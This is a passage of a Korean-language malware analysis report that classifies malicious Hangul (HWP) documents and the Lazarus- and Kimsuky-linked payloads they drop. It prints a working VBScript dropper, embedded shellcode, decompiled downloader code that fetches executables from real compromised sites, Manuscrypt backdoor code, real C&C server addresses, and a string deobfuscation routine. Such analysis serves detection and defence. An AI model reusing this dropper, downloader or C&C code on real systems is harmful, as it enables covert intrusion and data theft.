const strEncode = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA(

DIM outFile
DIM base64Decoded
DIM shell_obj
SET shell_obj = CreateObject("WScript.Shell")
DIM fso
SET fso = CreateObject("Scripting.FileSystemObject")

outFile = "c:\ProgramData\HncModuleUpdate.exe"
base64Decoded = decodeBase64(strEncode)
IF NOT(fso.FileExists(outFile)) then
writeBytes outFile, base64Decoded
shell_obj.run outFile
END IF
WScript.Quit()

private function decodeBase64(base64)
  DIM DM, EL
  SET DM = CreateObject("Microsoft.XMLDOM")
  SET EL = DM.createElement("tmp")
  EL.DataType = "bin.base64"
  EL.Text = base64
  decodeBase64 = EL.NodeTypedValue
end function

private Sub writeBytes(file, bytes)
  DIM binaryStream
  SET binaryStream = CreateObject("ADODB.Stream")
  binaryStream.Type = 1
  binaryStream.Open
  binaryStream.Write bytes
  binaryStream.SaveToFile file, 1
End Sub
```

[H-DS] 배포용 문서를 이용하는 방식

배포용 문서 형식은 작성한 일반 한글문서를 배포하는 경우에 편집 기능을 제한하기 위해서 사용된다[23]. 배포용 문서와 일반 문서는 다음과 같은 차이점을 가진다.

<table>
<tr><th></th><th>배포용 문서</th><th>일반 한글문서</th></tr>
<tr><td>파일헤더 정보</td><td>
<table>
<tr><th>Name</th><th>Value</th></tr>
<tr><td>Signature</td><td>HWP Document File</td></tr>
<tr><td>Version</td><td>5.0.2.2</td></tr>
<tr><td>압축 여부</td><td>1</td></tr>
<tr><td>암호 설정 여부</td><td>0</td></tr>
<tr><td>배포용 문서 여부</td><td>1</td></tr>
<tr><td>스크립트 저장 여부</td><td>0</td></tr>
<tr><td>DRM 보안 문서 여부</td><td>0</td></tr>
<tr><td>XMLTemplate 스토리지 존재 여부</td><td>0</td></tr>
<tr><td>문서 이력 관리 존재 여부</td><td>0</td></tr>
<tr><td>전자 서명 정보 존재 여부</td><td>0</td></tr>
<tr><td>공인 인증서 암호화 여부</td><td>0</td></tr>
<tr><td>전자 서명 예비 저장 여부</td><td>0</td></tr>
<tr><td>공인 인증서 DRM 보안 문서 여부</td><td>0</td></tr>
<tr><td>CCL 문서 여부</td><td>0</td></tr>
</table>
</td><td>
<table>
<tr><th>Name</th><th>Value</th></tr>
<tr><td>Signature</td><td>HWP Document File</td></tr>
<tr><td>Version</td><td>5.0.3.2</td></tr>
<tr><td>압축 여부</td><td>1</td></tr>
<tr><td>암호 설정 여부</td><td>0</td></tr>
<tr><td>배포용 문서 여부</td><td>0</td></tr>
<tr><td>스크립트 저장 여부</td><td>0</td></tr>
<tr><td>DRM 보안 문서 여부</td><td>0</td></tr>
<tr><td>XMLTemplate 스토리지 존재 여부</td><td>0</td></tr>
<tr><td>문서 이력 관리 존재 여부</td><td>0</td></tr>
<tr><td>전자 서명 정보 존재 여부</td><td>0</td></tr>
<tr><td>공인 인증서 암호화 여부</td><td>0</td></tr>
<tr><td>전자 서명 예비 저장 여부</td><td>0</td></tr>
<tr><td>공인 인증서 DRM 보안 문서 여부</td><td>0</td></tr>
<tr><td>CCL 문서 여부</td><td>0</td></tr>
</table>
</td></tr>
<tr><td>본문스트림</td><td>


</td><td>


</td></tr>
</table>

일반 한글문서와 달리 배포용 한글문서는 ViewText 스토리지 하위에 본문 스트림을 암호화하고 있다. 해당 스트림은 배포용 문서 데이터(태그 ID : HWPTAG_DISTRIBUTE_DOC_DATA) 레코드로 시작하고, 암복호화용 키 값을 포함하고 있다.

23) 한글문서 파일 형식 - 배포용 문서 , <한컴>

배포용 문서 형식은 일반 한글문서 형식과 다르게 편집이 불가하다. 이러한 기능으로 인하여 본문 스트림의 내용을 BodyText가 아닌 ViewText 스토리지에 보관한다. ViewText 스토리지 하위의 본문 스트림을 복호화하고 zlib 디컴프레스 과정을 거치면, 본문 스트림을 다음과 같이 확인 할 수 있다.

• 암호화 된 스트림

```
0000 | 1c 00 00 10 | 6b f1 1f 59 | 28 28 28 28 | 28 28 28 28 | ....k..Y((((((((
0010 | 28 28 28 96 | ae ed ae ec | ae 9c c4 f6 | c4 42 71 46 | (((..........BqF
0020 | 71 35 71 41 | 71 47 71 46 | eb d2 eb a8 | eb aa 43 7b | q5qAqGqF......C{
0030 | 43 7b 43 07 | 43 01 43 75 | 43 7b 4f 79 | 4f 7b 4f 0a | C{C.C.CuC{OyO{O.
0040 | 4f 0e 4f 0c | 4f 79 4f 7f | 0b 4f 0b 4a | 0b 32 0b 3d | O.O.OyO.O.J.2.=
0050 | 0b 38 0b 3f | 0b f5 c0 f5 | c0 f1 c0 f3 | c0 f9 c0 f6 | .8.?............
0060 | c0 f4 c0 ba | 39 b9 b9 b9 | b9 b9 b9 b9 | b9 b9 b9 b9 | ....9...........
0070 | b9 b9 4f 4f | 4f 4f 4f 4f | 4f 4f 4f 4f | 4f 4f 4f 4f | ..OOOOOOOOOOOOOO
0080 | 4f 8a 8a 8a | 8a 8a 8a 8a | 8a 8a 8a 8a | 8a 8a 8a 8a | O...............
0090 | 8a b3 b3 b3 | b3 b3 b3 b3 | b3 b3 b3 b3 | b3 b3 b3 b3 | ................
00a0 | 87 87 87 87 | 87 87 87 87 | 87 87 87 87 | 87 87 87 87 | ................
00b0 | ec ec ec ec | ec ec ec ec | ec ec ec ec | ec ec 50 50 | ..............PP
00c0 | 50 50 50 26 | 26 26 26 26 | 26 17 17 17 | 17 17 17 17 | PPP&&&&&.......
00d0 | 17 17 17 17 | 17 17 17 17 | df df df df | df df df df | ................
00e0 | df df df ef | ef ef ef ef | ef ef ef ef | ef ef ef ef | ................
```

• 복호화 및 디컴프레스 된 스트림

```
0000 | 42 00 60 01 | 19 00 00 80 | 04 00 80 00 | 01 00 00 03 | B.`.............
0010 | 01 00 00 00 | 01 00 00 00 | 00 00 43 04 | 20 03 02 00 | ..........C. ...
0020 | 64 63 65 73 | 00 00 00 00 | 00 00 00 00 | 02 00 02 00 | dces............
0030 | 64 6c 6f 63 | 00 00 00 00 | 00 00 00 00 | 02 00 17 00 | dloc............
0040 | 64 61 65 68 | 00 00 00 00 | 00 00 00 00 | 17 00 0d 00 | daeh............
0050 | 44 04 80 00 | 00 00 00 00 | 01 00 00 00 | 45 04 40 02 | D...........E.@.
0060 | 00 00 00 00 | 00 00 00 00 | e8 03 00 00 | e8 03 00 00 | ................
0070 | 52 03 00 00 | 58 02 00 00 | 00 00 00 00 | 18 a6 00 00 | R...X...........
0080 | 00 00 06 00 | 47 04 60 02 | 64 63 65 73 | 00 00 00 00 | ....G.`.dces....
0090 | 6e 04 00 00 | 00 00 40 1f | 00 00 01 00 | 00 00 00 00 | n.....@.........
00a0 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 49 08 | ..............I.
00b0 | 80 02 88 e8 | 00 00 ff ff | ff fe 9c 10 | 00 00 9c 10 | ................
00c0 | 00 00 24 16 | 00 00 9c 10 | 00 00 9c 10 | 00 00 9c 10 | ..$.............
00d0 | 00 00 00 00 | 00 00 00 00 | 00 00 4a 08 | c0 01 00 00 | ..........J.....
00e0 | 00 00 00 00 | 00 00 29 00 | 01 00 ff ff | ff ff 52 03 | ......).......R.
```


배포용 문서 형식의 악성 한글문서 실행 시, 복호화 및 디컴프레스 과정을 거쳐 아래와 같은 실제 악성행위를 하는 쉘코드가 동작한다.

• 스트림 내 임베드 된 쉘코드

```
01209f30 | 24 12 24 12 | 24 12 24 12 | 24 12 24 12 | 24 12 24 12 | $.$.$.$.$.$.$.$.
01209f40 | 24 12 24 12 | 24 12 24 12 | 24 12 24 12 | 24 12 24 12 | $.$.$.$.$.$.$.$.
01209f50 | 24 12 24 12 | 24 12 24 12 | 0c 0d 90 90 | 90 90 90 57 | $.$.$.$........W
01209f60 | 56 52 53 55 | 51 33 c9 ba | 24 12 24 12 | 42 8a 02 3c | VRSUQ3..$.$.B..<
01209f70 | 90 75 f9 8b | da 83 c2 3f | 80 3a 90 74 | 1c 8a 04 4a | .u.....?.:.t...J
01209f80 | 2c 41 c0 e0 | 04 88 04 0a | 8a 44 4a 01 | 2c 4a 00 04 | ,A.......DJ.,J..
01209f90 | 0a 41 66 81 | f9 71 03 72 | e4 4a 4a 44 | 4d 4d 53 44 | .Af..q.r.JJDMMSD
01209fa0 | 4d 4d 4a 45 | 4a 46 4d 41 | 59 4b 4c 46 | 55 4d 4b 50 | MMJEJFMAYKLFUMKP
01209fb0 | 53 42 59 50 | 50 4d 4b 41 | 4b 41 59 49 | 4f 44 52 41 | SBYPPMKAKAYIODRA
01209fc0 | 4d 41 4a 41 | 4a 46 4f 49 | 55 4f 56 49 | 4b 4f 56 41 | MAJAJFOIUOVIKOVA
01209fd0 | 4a 41 4b 41 | 4a 41 4a 46 | 4d 46 50 46 | 51 49 53 4a | JAKAJAJFMFPFQISJ
01209fe0 | 57 47 56 50 | 59 50 59 50 | 59 4f 55 47 | 4e 50 56 44 | WGVPYPYPYOUGNPVD
```


쉘코드는 동작 시, 백신 등의 탐지를 우회하기 위해 프로세스 할로윙(Process Hollowing)기법[24]을 이용하여 정상 프로세스(예: userinit.exe)로 위장하여 동작한다.

- 프로세스 할로윙 기법을 사용



쉘코드는 메모리 상에는 로드되었지만 ResumeThread 함수가 호출될 때 까지 실행을 멈추고 있어서 탐지되기 어렵다.

- 메모리에 로드는 되었지만 실행을 멈추고 있는 상태



24) 정상적인 프로세스를 생성하고 해당 프로세스에 악성PE 데이터를 삽입하여 실행하는 기법

[악성 한글문서 분류 결과]

악성 한글문서를 임베드 방식 및 특징에 따라 정리하면 다음과 같다.

• 악성 한글문서의 특징 및 임베드 된 방식에 따른 분류

대분류	소분류	주요 특징	임베드 방식	공통점	벡터
H-JS		매크로 (자바스크립트)	매크로	-	정상 기능
H-PS-F		포스트 스크립트	PE	시작프로그램을 드롭되는 경로로 이용하여 지속성 유지	정상 기능
			MZ 시그니처 분리		
			LNK + PE		
H-PS-S	H-PS-S-1		단순 다운로더형 쉘코드	외부에서 파일 다운로드	CVE-2015-2545 CVE-2013-4979
	H-PS-S-2		이중 디코딩 루틴을 사용하는 쉘코드		
	H-PS-S-3		4-byte XOR 인코딩 인코딩 된 바이너리	마커를 이용하여 쉘코드 이후 부분의 인코딩 된 바이너리를 디코딩 하는 방식	CVE-2017-8291
	H-PS-S-4		쉘코드 + 인코딩 된 바이너리		
	H-PS-S-5		1-byte XOR 인코딩+암호화 된 바이너리	쉘코드 1-byte XOR 인코딩	
	H-PS-S-6		1-byte XOR 인코딩된 다운로더형 쉘코드		
	H-PS-S-7		1바이트 XOR + 0x00-0xFF XOR 인코딩 된 다운로더형 쉘코드		
H-DL		자료연결 기능	자료 연결 기능	-	정상 기능
H-DS		배포용 문서	배포용 문서	-	한글 워드 프로세서 자체 취약점 이용

라. 다운로드 및 드롭된 악성코드

악성 한글문서를 통해 다운로드 및 드롭되는 악성코드(페이로드)는 파괴형이나 랜섬웨어와는 달리 정보 수집이나 정찰을 목적으로 하는 악성코드가 대부분이었다. 글로벌 보안업체에 의해 공개된 악성코드 분류명을 기준으로 악성 한글문서에서 드롭(다운로드)된 페이로드는 아래와 같으며 악성 한글문서 분류별로 연결되는 최종 악성코드(페이로드)를 아래의 표에 표시해두었다.

- [M-SD] 단순 다운로더형 악성코드
- [M-MS] Manuscrypt[25] (카스퍼스키랩)
- [M-CD] CoreDn[26] (맥아피)
- [M-RR] ROKRAT[27] (시스코 TALOS)
- [M-KS] Kimsuky[28] (카스퍼스키랩)

- 악성 한글문서 분류에 따른 관련 악성코드

벡터	분류	취약점 사용 유무	임베드 방식	드롭퍼 다운로더	악성코드
매크로 (자바스크립트)	H-JS	정상 기능	파일	드롭퍼	Downloader
포스트스크립	H-PS-F	정상 기능	파일	드롭퍼	Manuscrypt (VMP)
	H-PS-S-1	취약점	쉘코드	다운로더	ROKRAT (DOGCALL/ DOCPRINT)
	H-PS-S-2		쉘코드	다운로더	
	H-PS-S-3		쉘코드	드롭퍼	Manuscrypt CoreDn
	H-PS-S-4		쉘코드	드롭퍼	Manuscrypt
	H-PS-S-5		쉘코드	드롭퍼	Manuscrypt
	H-PS-S-6		쉘코드	다운로더	Manuscrypt
	H-PS-S-7		쉘코드	다운로더	Manuscrypt
자료연결	H-DL	정상기능	파일	드롭퍼	ROKRAT (DOGCALL/ DOCPRINT)
배포형문서	H-DS	취약점	쉘코드	드롭퍼	Kimsuky

25) https://securelist.com/apt-trends-report-q2-2017/79332/
26) https://securingtomorrow.mcafee.com/mcafee-labs/lazarus-resurfaces-targets-global-banks-bitcoin-users/
27) https://blog.talosintelligence.com/2018/01/korea-in-crosshairs.html
28) https://securelist.com/the-kimsuky-operation-a-north-korean-apt/57915/

[M-SD] 단순 다운로더형(Downloader) 악성코드

관련 악성 한글문서 : H-JS

악성코드 유형 : 다운로더

H-PS-S-1 타입의 단순 다운로더 쉘코드와 호출하는 API 및 행위가 유사한 방식을 갖고있다.

- H-PS-S-1 타입의 쉘코드 동작 시 호출하는 라이브러리

```
4010c7  LoadLibraryA(urlmon)
401089  VirtualAlloc(base=0 , sz=400) = 600000
4010da  GetTempPathA(len=104, buf=600000) = 1f
401098  URLDownloadToFileA(http://www.counselingmarriagefamily.com/wp-includes/repro.jpg,
₩AppData₩Local₩Temp₩aylc.exe)
4010a7  WinExec(C:₩Users₩pt₩AppData₩Local₩Temp₩aylc.exe)
4010b3  TerminateProcess() = 1
```

H-JS 타입의 악성 한글문서를 통해 드롭되는 파일은 다운로더형 악성코드이다. 해당 악성코드는 추가 악성코드를 다운로드하고 실행하는 역할을 한다. 그리고, 추가 악성코드를 다운로드하는 외부 서버는 대부분 정상적으로 운영되는 웹사이트의 서버를 침해하여 악성코드 유포지로 이용하였다.

- H-JS 타입에서 드롭된 다운로더형 악성코드

```
v0 = LoadLibraryA("wininet.dll");
if ( v0 )
{
  v1 = GetProcAddress(v0, "DeleteUrlCacheEntryA");
  if ( v1 )
  {
    ((void (__cdecl *)(const CHAR *))v1)("http://www.japandesk.or.kr/images/common/bt_car.gif");
    v2 = LoadLibraryA("urlmon.dll");
    if ( v2 )
    {
      v3 = GetProcAddress(v2, "URLDownloadToFileA");
      if ( v3 )
      {
        if ( !((int (__cdecl *)(_DWORD, const CHAR *, const CHAR *, _DWORD, _DWORD))v3)(
                0,
                "http://www.japandesk.or.kr/images/common/bt_car.gif",
                "c:\\ntldr.exe",
                0,
                0) )
        {
          v4 = LoadLibraryA("kernel32.dll");
          if ( v4 )
          {
            v5 = GetProcAddress(v4, "WinExec");
            if ( v5 )
              ((void (__cdecl *)(const CHAR *, _DWORD))v5)("c:\\ntldr.exe", 0);
          }
        }
      }
    }
  }
}
ExitProcess(0);
```

[M-MS] Manuscrypt 악성코드

관련 악성 한글문서 : H-PS-F / H-PS-S-3/4/5/6/7

악성코드 유형 : 백도어

카스퍼스키랩은 라자루스(Lazarus) 그룹에서 사용하는 새로운 악성코드인 Manuscrypt를 밝혀낸 바 있으며, 라자루스의 하위 그룹인 블루노로프 그룹은 Manuscrypt를 백도어로 이용해 가상통화 거래소 및 사용자를 공격하였다. 백도어 명령에 따라 수행하는 동작 중 특정 마커 문자열(WM*.tmp, FM*.tmp)을 인자로 이용하는 함수는 감염 PC 내부를 탐색하여 파일 정보를 기록하는데 이용된다.

- 명령어 구분에 따른 백도어 명령 수행 부분

```
case 0x13:
  v3 = sub_10005F10(a1);
  goto LABEL_42;
case 0x14:
  v7 = sub_10006BDB((char *)(a1 + 6));
  if ( !v7 || v7 > 14400 )
    v7 = dword_100169C0;
  dword_10015A44 = v7;
  sub_1000338A("WM*.tmp");
  sub_1000338A("FM*.tmp");
  return 2;
case 0x15:
  v15 = a1;
  v14 = a1;
  v3 = sub_100054F9(a1, (int)&dword_10016950);
  goto LABEL_42;
case 0x16:
  v15 = a1;
  v3 = sub_10005C9B(a1, a1 + 6);
  goto LABEL_42;
case 0x17:
  v15 = a1;
  v3 = sub_1000528A(a1, a1 + 6);
```

일부 도메인에 대해 TLS/SSL 위장(FAKE) 통신을 하는 특징이 있다.

- FAKE TLS/SSL 통신 대상 도메인 목록

```
.rdata:100129A8  EniumEscape_FakeSSL_Domain  www.google.com
.rdata:10012888  EniumEscape_FakeSSL_Domain  www.apple.com
.rdata:10012848  EniumEscape_FakeSSL_Domain  uk.yahoo.com
.rdata:100128C8  EniumEscape_FakeSSL_Domain  www.bing.com
.rdata:10012928  EniumEscape_FakeSSL_Domain  www.debian.org
.rdata:1001294C  EniumEscape_FakeSSL_Domain  dropbox.com
.rdata:1001296C  EniumEscape_FakeSSL_Domain  facebook.com
.rdata:1001298C  EniumEscape_FakeSSL_Domain  github.com
.rdata:10012A2C  EniumEscape_FakeSSL_Domain  tumblr.com
.rdata:10012A4C  EniumEscape_FakeSSL_Domain  twitter.com
.rdata:10012A6C  EniumEscape_FakeSSL_Domain  wetransfer.com
.rdata:10012A8C  EniumEscape_FakeSSL_Domain  wikipedia.org
.rdata:10012832  EniumEscape_FakeSSL_Domain  xbox.com
.rdata:100129EC  EniumEscape_FakeSSL_Domain  microsoft.com
.rdata:100128A8  EniumEscape_FakeSSL_Domain  www.baidu.com
.rdata:100128E8  EniumEscape_FakeSSL_Domain  www.bitcoin.org
.rdata:10012908  EniumEscape_FakeSSL_Domain  www.comodo.com
.rdata:100129C8  EniumEscape_FakeSSL_Domain  www.lenovo.com
.rdata:10012A08  EniumEscape_FakeSSL_Domain  www.paypal.com
```

C&C 서버와 통신하는 경우 rand() 함수를 이용하여 3개 C&C 서버 중 1개의 서버와 통신하는 방식으로 구성된다.

- C&C 서버와 통신하는 경우 rand() 함수를 이용하여 3개 중 1개의 C&C와 접속

```
memset(&dword_10016950, 0, 0x2290u);
v0 = rand();
do
  v0 = (rand() + 2 * v0) & 0xFFFFFF;
while ( (unsigned int)(v0 - 0xFFFF) > 0xFF0000 );
dword_10016950 = v0 + 838860800;
result = 25769803777i64;
dword_100169C0 = 1;
strcpy(&unk_10016A10, "www.paulkaren.com/synthpop/main.asp");
strcpy(&unk_10016C10, "www.51up.com/ace/main.asp");
strcpy(&unk_10016E10, "www.shieldonline.co.za/sitemap.asp");
dword_100169BC = 6;
```

C&C 서버와 통신시, 동일하게 구성된 헤더정보를 사용한다.

- 통신시 사용되는 헤더정보 문자열

Address	Rule Name	Match	Type
.rdata:1001CB0C	manuscrypt	*dJU!*JE&!M@UNQ@	ascii string
.rdata:10019598	manuscrypt	FZ	ascii string
.rdata:1001CA05	manuscrypt	FZ	ascii string
.rdata:1001CA0D	manuscrypt	GY	ascii string
.rdata:1001CA1C	manuscrypt	WM*.tmp	ascii string
.rdata:1001CA24	manuscrypt	FM*.tmp	ascii string
.rdata:1001C630	manuscrypt	Content-Disposition: form-data; name="file1"; filename="img01_29.jp...	ascii string
.rdata:1001C678	manuscrypt	Content-Disposition: form-data; name="file1"; filename="my.doc"	ascii string
.rdata:1001C6B8	manuscrypt	Content-Disposition: form-data; name="file1"; filename="pratice.pdf"	ascii string
.rdata:1001C700	manuscrypt	Content-Disposition: form-data; name="file1"; filename="example.dat"	ascii string
.rdata:1001C748	manuscrypt	Content-Disposition: form-data; name="file1"; filename="dream.avi"	ascii string
.rdata:1001C790	manuscrypt	Content-Disposition: form-data; name="file1"; filename="hp01.avi"	ascii string
.rdata:1001C7D8	manuscrypt	Content-Disposition: form-data; name="file1"; filename="star.avi"	ascii string
.rdata:1001C820	manuscrypt	Content-Disposition: form-data; name="file1"; filename="happy.pdf"	ascii string

분석을 방해하기 위한 목적으로 헤더정보로 사용되는 문자열 일부가 난독화 된 경우도 있다.

- 통신시 사용되는 난독화 된 문자열

```
sub_10002F52("Cxwweckrxw: teey-aurme", this + 792);
sub_10002F52("Cxwkewk-Uewgkh: ", v1 + 1048);
sub_10002F52("Cache-Cxwkixu: vao-age=0", v1 + 1098);
sub_10002F52("Acceyk: */*", v1 + 1148);
sub_10002F52("Cxwkewk-Kpye: vlukryaik/fxiv-daka; bxlwdaip=", v1 + 3456);
sub_10002F52("Acceyk-Ewcxdrwg: gzry,defuake,jdch", v1 + 3716);
sub_10002F52("Acceyk-Uawglage: tx-TI", v1 + 3766);
sub_10002F52("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"bxaid_rd\"", v1 + 4072);
sub_10002F52("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"ljei_rd\"", v1 + 4328);
sub_10002F52("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"rvg01_29.syg\"", v1 + 4584);
sub_10002F52("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"vp.dxc\"", v1 + 4840);
sub_10002F52("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"yiakrce.ydf\"", v1 + 5096);
sub_10002F52("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"trwg.syg\"", v1 + 5352);
sub_10002F52("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"dieav.amr\"", v1 + 5608);
sub_10002F52("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"hy01.amr\"", v1 + 5864);
sub_10002F52("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"jkai.amr\"", v1 + 6120);
sub_10002F52("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"jkai.amr\"", v1 + 6376);
sub_10002F52("Cxwkewk-Kpye: ayyurcakrxw/xckek-jkieav", v1 + 6888);
```

실제 C&C 서버와 통신시에는 난독화 해제를 한 뒤 통신을 하기 때문에, Manuscrypt 타입의 다양한 샘플에서 난독화 해제시 사용하는 알고리즘은 동일하다.


- 난독화 해제 시 사용되는 알고리즘 및 난독화 해제가 된 문자열

```
sprintf(&v6, "%s", a1);
v2 = &v6;
if ( v6 )
{
  while ( 1 )
  {
    v3 = *v2;
    if ( *v2 < 'i' || v3 > 'p' )
    {
      if ( v3 >= 'r' && v3 <= 'y' )
        goto LABEL_11;
      if ( v3 < 'I' || v3 > 'P' )
        break;
    }
    v4 = v3 + 9;
LABEL_12:
    *v2 = v4;
LABEL_13:
    if ( !*++v2 )
      goto LABEL_14;
  }
  if ( v3 < 'R' || v3 > 'Y' )
    goto LABEL_13;
LABEL_11:
  v4 = v3 - 9;
  goto LABEL_12;
```

```
Connection: keep-alive
Content-Length:
Cache-Control: max-age=0
Accept: */*
Content-Type: multipart/form-data; boundary=
Accept-Encoding: gzip,deflate,sdch
Accept-Language: ko-KR
Content-Disposition: form-data; name="board_id"
Content-Disposition: form-data; name="user_id"
Content-Disposition: form-data; name="file1"; filename="img01_29.jpg"
Content-Disposition: form-data; name="file1"; filename="my.doc"
Content-Disposition: form-data; name="file1"; filename="pratice.pdf"
Content-Disposition: form-data; name="file1"; filename="king.jpg"
Content-Disposition: form-data; name="file1"; filename="dream.avi"
Content-Disposition: form-data; name="file1"; filename="hp01.avi"
Content-Disposition: form-data; name="file1"; filename="star.avi"
Content-Disposition: form-data; name="file1"; filename="star.avi"
Content-Type: application/octet-stream
```

H-PS-F 타입의 악성 한글문서에서 드롭된 Manuscrypt 악성코드 중 일부는 VMP[29]패킹이 적용된 샘플이 발견되었다. 임베드 된 악성코드가 단순하게 드롭되지만 보안 솔루션에 대한 탐지를 우회하거나 분석을 방해하기 위해 VMP 패킹[30]을 적용한것으로 판단된다.

- VMP 패킹된 악성코드



Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word
.text	0000F38C	00001000	00000000	00000000	00000000	00000000	0000
.rdata	00003596	00011000	00000000	00000000	00000000	00000000	0000
.data	00006844	00015000	00000000	00000000	00000000	00000000	0000
.vmp0	000B17DF	0001C000	00000000	00000000	00000000	00000000	0000
.vmp1	000C628C	000CE000	000C6400	00000400	00000000	00000000	0000
.reloc	000000A8	00195000	00000200	000C6800	00000000	00000000	0000

29) VMProtect(VMP)로 불리는 패킹(packing) 기법
30) 프로그램의 코드를 분석하기 어렵도록 암호화하거나 불필요한 쓰레기 코드를 삽입하는 행위

VMP 패킹된 Manuscrypt 실행 결과, 메모리영역에서 이전과 동일한 문자열이 확인되었고, 동일한 방식의 C&C 통신을 수행했다.

- 악성코드 실행 시 메모리에서 발견된 문자열

```
.rdata:00F02...  0000000A  C (1...  POST
.rdata:00F02...  00000046  C        Vxzruua/5.0 (Nrwdxnj WK 6.1; NXN64) Chixve/28.0.1500.95 Jafair/537.36
.rdata:00F02...  00000027  C        Cxwkewk-Kpye: ayyurcakrxw/xckek-jkieav
.rdata:00F02...  00000042  C        Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"jkai.amr\"
.rdata:00F02...  00000042  C        Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"hy01.amr\"
.rdata:00F02...  00000043  C        Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"dieav.amr\"
.rdata:00F02...  00000042  C        Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"trwg.syg\"
.rdata:00F02...  00000045  C        Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"yiakrce.ydf\"
.rdata:00F02...  00000040  C        Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"vp.dxc\"
.rdata:00F02...  00000046  C        Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"rvg01_29.syg\"
.rdata:00F02...  0000002F  C        Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"ljei_rd\"
.rdata:00F02...  00000030  C        Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"bxaid_rd\"
.rdata:00F02...  00000017  C        Acceyk-Uawglage: tx-TI
.rdata:00F02...  00000023  C        Acceyk-Ewcxdrwg: gzry,defuake,jdch
.rdata:00F02...  0000002D  C        Cxwkewk-Kpye: vlukryaik/fxiv-daka; bxlwdaip=
.rdata:00F02...  0000000C  C        Acceyk: */*
.rdata:00F02...  00000019  C        Cache-Cxwkixu: vao-age=0
.rdata:00F02...  00000011  C        Cxwkewk-Uewgkh:
.rdata:00F02...  00000017  C        Cxwweckrxw: teey-aurme
.rdata:00F02...  00000005  C        %s\r\n
.rdata:00F02...  00000007  C        %s\r\n\r\n
.rdata:00F02...  00000007  C        --%s\r\n
.rdata:00F02...  00000004  C        *.*
.rdata:00F02...  00000004  C        not
.rdata:00F02...  00000008  C        FM*.tmp
.rdata:00F02...  00000008  C        WM*.tmp
```

